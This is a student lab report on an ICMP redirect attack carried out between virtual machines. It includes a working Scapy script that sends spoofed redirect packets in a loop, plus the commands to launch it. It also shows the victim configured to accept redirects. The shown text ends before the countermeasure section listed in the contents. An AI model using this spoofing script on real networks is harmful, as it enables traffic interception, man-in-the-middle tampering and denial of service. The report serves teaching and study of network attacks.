

Final Report
On
ICMP Redirect Attack

Kazi Samin Mubasshir
Student ID:1505041



Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology
(BUET)
Dhaka 1000
September 7, 2019

Contents

1	Steps of attack:	3
1.1	Requirements:	3
1.2	Environment Setup:	3
1.3	Topology:	3
1.4	Codes:	4
1.5	Launch attack:	6
1.6	Screenshots	6
2	Was my attack successful?	11
2.1	Why do i think my attack was successful:	11
3	Observed Output Across Different PCs	12
3.1	Normal Scenario	12
3.2	Sniffing	14
3.3	DOS	17
4	Did i design any countermeasure for such attacks?	19

1 Steps of attack:

1.1 Requirements:

1. OS: Linux
2. Virtualbox
3. Scapy

1.2 Environment Setup:

Create four virtual machines(server,client,router,attacker) in vbox

Victim: client ip = 192.168.1.11

Target: server ip = 192.168.2.22

Gateway: router ip = 192.168.1.1

Source: attacker ip = 192.168.1.12

1.3 Topology:




Figure 2: Topology

In Each vms:

```
sudo apt install openssh-server man manpages manpages-dev nano  
sudo apt update  
sudo apt upgrade
```

1.4 Codes:

server.py

```
1 # first of all import the socket library
2 import socket
3
4 # next create a socket object
5 s = socket.socket()
6 print "Socket successfully created"
7
8 # reserve a port on your computer in our
9 # case it is 12345 but it can be anything
10 port = 12345
11
12 # Next bind to the port
13 # we have not typed any ip in the ip field
14 # instead we have inputted an empty string
15 # this makes the server listen to requests
16 # coming from other computers on the network
17 s.bind('', port)
18 print "socket binded to %s" %(port)
19
20 # put the socket into listening mode
21 s.listen(5)
22 print "socket is listening"
23
24 # a forever loop until we interrupt it or
25 # an error occurs
26 while True:
27
28     # Establish connection with client.
29     c, addr = s.accept()
30     print 'Got connection from', addr
31
32     # send a thank you message to the client.
33     c.send('Thank you for connecting')
34
35     # Close the connection with the client
36     c.close()
```

client.py

```
1 # Import socket module
2 import socket
3
4 # Create a socket object
5 s = socket.socket()
6
7 # Define the port on which you want to connect
8 port = 12345
9
10 # connect to the server on local computer
11 s.connect(('192.168.2.22', port))
12
13 # receive data from the server
14 print s.recv(1024)
15 # close the connection
16 s.close()
```

icmp_redir_attack.py

```
1  #!/usr/bin/env python
2  #!/usr/bin/env python
3
4  from scapy.all import *
5  from time import sleep
6
7  def attack(victim, target, source, gateway):
8     ip = IP(dst=victim, src=source)
9     icmp = ICMP(type=5, code=1, gw=gateway)
10    redirectedip = IP(dst=target, src=victim)
11    while True:
12        send(ip/icmp/redirectedip/UDP())
13        sleep(1)
14
15  def main():
16      from sys import argv
17      from optparse import OptionParser
18      msgUsage = "%prog"
19      opt = OptionParser(msgUsage)
20      opt.add_option("-v", "--victim", action = "store", dest = "
21      victim", help = "victim IP address")
21      opt.add_option("-t", "--target", action = "store", dest = "
22      target", help = "target IP you want to poisoning")
22      opt.add_option("-g", "--gateway", action = "store", dest = "
23      gateway", help = "new gateway for the poisoned destination")
23      opt.add_option("-s", "--source", action = "store", dest = "
24      source", help = "source IP address of the ICMP message")
24      args = opt.parse_args(argv[1:])
25      if not args[0].victim or not args[0].target or not args[0].
26      source or not args[0].gateway:
27          opt.print_help()
27      else:
28          attack(args[0].victim, args[0].target, args[0].source, args
29          [0].gateway)
30
31  if __name__ == '__main__':
32      main()
```

script.sh

```
1  #!/bin/bash
2  #victim: client 192.168.1.11
3  #target: server 192.168.2.22
4  #gateway: attacker 192.168.1.12
5  #source: router 192.168.1.1
6  #message will contain gateway router ip as src and attacker's ip as
7  new gateway
8  #tricking Victim into thinking that gateway router sent the icmp
9  redirect message
10 #to redirect it's messages to the attacker which are destined to
11 the target destination
12 python icmp_redir_attack.py -v 192.168.1.11 -t 192.168.2.22 -g
13 192.168.1.12 -s 192.168.1.1
```

1.5 Launch attack:

Run attack.py in attacker(./script.sh will make it easier)

```
python icmp_redir_attack.py -v 192.168.1.11 -t 192.168.2.22 -g 192.168.1.12 -s 192.168.1.1
```

Or ./script.sh

run server.py in server

```
python server.py
```

run client.py in client

```
python client.py
```

Client will not connect to server. It will send its msg to attacker. Use Wireshark to capture these packets.

1.6 Screenshots





Figure 3: Server Setup



The image shows a terminal window titled "router [Running] - Oracle VM VirtualBox". The terminal displays the configuration of network interfaces. It starts with a comment about the `interfaces(5)` file, followed by the configuration for the loopback interface `lo`. Then, it configures the internal interface `enp0s8` for the network `neta` with a static IP of `192.168.1.1`. Finally, it configures the internal interface `enp0s9` for the network `netb` with a static IP of `192.168.2.2`. The status bar at the bottom indicates the file `/etc/network/interfaces` is 21 lines long and 406 characters.


```
router [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

#the internal interface for neta
auto enp0s8
iface enp0s8 inet static
    address 192.168.1.1
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255

#the internal interface for netb
auto enp0s9
iface enp0s9 inet static
    address 192.168.2.2
    netmask 255.255.255.0
    network 192.168.2.0
    broadcast 192.168.2.255

"/etc/network/interfaces" 21L, 406C
```

Figure 4: Router Setup




The image shows a terminal window titled "router [Running] - Oracle VM VirtualBox". The terminal displays the contents of the `/etc/sysctl.conf` file, which is used for configuring system variables. The configuration includes setting the domain name to `example.com`, disabling low-level console messages, and enabling various network security features like Spoof protection and TCP SYN cookies. The final line of the configuration is `net.ipv4.ip_forward=1`, which is necessary for enabling IP forwarding on the router.

```
# /etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables.
# See sysctl.conf (5) for information.
#
kernel.domainname = example.com
# Uncomment the following to stop low-level messages on console
#kernel.printk = 3 4 1 3
#####3
# Functions previously found in netbase
#
# Uncomment the next two lines to enable Spoof protection (reverse-path
# filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1
#
# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1
#
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

7,1 Top

Figure 5: Allow ip forwarding to work as router




The screenshot shows a terminal window titled "client [Running] - Oracle VM VirtualBox". The terminal displays the configuration of network interfaces. It starts with "interfaces(5) file used by ifup(8) and ifdown(8)", followed by "auto lo" and "iface lo inet loopback". Then, it configures the internal interface "enp0s8" with a static IP address of 192.168.1.11, netmask 255.255.255.0, network 192.168.1.0, and broadcast 192.168.1.255. It also sets up a post-up route to add a default gateway to 192.168.0.0 and a pre-down route to delete it. The status bar at the bottom shows the file path "/etc/network/interfaces" and the cursor position "13L, 409C".

```
client [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

#the internal interface for neta
auto enp0s8
iface enp0s8 inet static
    address 192.168.1.11
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255
    post-up route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.16
8.1.1 dev enp0s8
    pre-down route del -net 192.168.0.0 netmask 255.255.0.0 gw 192.1
68.1.1 dev enp0s8

"/etc/network/interfaces" 13L, 409C
```

Figure 6: Client Setup




The screenshot shows a terminal window titled "client [Running] - Oracle VM VirtualBox". The terminal displays various network configuration settings. It starts with "# based on Router Advertisements for this host" and "#net.ipv6.conf.all.forwarding=1". Then, it shows a block of comments about additional settings for network security. It sets "net.ipv4.conf.all.accept_redirects = 1" and "net.ipv6.conf.all.accept_redirects = 1". It also sets "net.ipv4.conf.all.secure_redirects = 0" and "net.ipv4.conf.all.send_redirects = 0". Finally, it sets "net.ipv4.conf.all.log_martians = 1". The status bar at the bottom shows the cursor position "60,1" and the text "Bot".

```
client [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
# based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1

#####
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
# settings are disabled so review and enable them as needed.
#
# Do not accept ICMP redirects (prevent MITM attacks)
net.ipv4.conf.all.accept_redirects = 1
net.ipv6.conf.all.accept_redirects = 1
# or
# Accept ICMP redirects only for gateways listed in our default
# gateway list (enabled by default)
# net.ipv4.conf.all.secure_redirects = 0
#
# Do not send ICMP redirects (we are not a router)
#net.ipv4.conf.all.send_redirects = 0
#
# Do not accept IP source route packets (we are not a router)
#net.ipv4.conf.all.accept_source_route = 0
#net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
#net.ipv4.conf.all.log_martians = 1

60,1 Bot
```

Figure 7: Allow ICMP redirect in Client




```
attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

#the internal interface for neta
auto enp0s8
iface enp0s8 inet static
    address 192.168.1.12
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255
    post-up route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.16
8.1.1 dev enp0s8
    pre-down route del -net 192.168.0.0 netmask 255.255.0.0 gw 192.1
68.1.1 dev enp0s8

"/etc/network/interfaces" 13L, 409C 1,1 All
```

Figure 8: Attacker Setup



```
attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
# See sysctl.conf (5) for information.
#
#kernel.domainname = example.com
# Uncomment the following to stop low-level messages on console
#kernel.printk = 3 4 1 3
#####3
# Functions previously found in netbase
#
# Uncomment the next two lines to enable Spoof protection (reverse-path
filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
# Enabling this option disables Stateless Address Autoconfiguration
31,1 9%
```

Figure 9: Turn ip forward on in Attacker for Sniffing attack

2 Was my attack successful?

Yes. My attack was successful. The attacker could send malicious icmp redirect messages to the victim and victim responded to it as intended. It sent its messages to the attacker which were destined to the server. Attacker could act in three ways as per his/her wish

1. Forward the original message to the server(Sniffing)
2. Discard the packet(DOS)
3. Send a malicious message to the server(Man in the Middle)

2.1 Why do i think my attack was successful:

The sole purpose of ICMP redirect attack is to send a malicious ICMP redirect message to the victim tricking it to send its packets to the attacker instead of the gateway that is in the path of its destination. My attack could successfully exploit this feature of ICMP redirect messages and intercept the messages between the victim and its target destination. So my attack was successful.

3 Observed Output Across Different PCs

3.1 Normal Scenario




Figure 10: Normal Server




Figure 11: Normal Client




Figure 12: Normal Server Response

3.2 Sniffing




Figure 13: Attacker Sending malicious icmp redirect message




Figure 14: Client Receiving icmp redirect messages

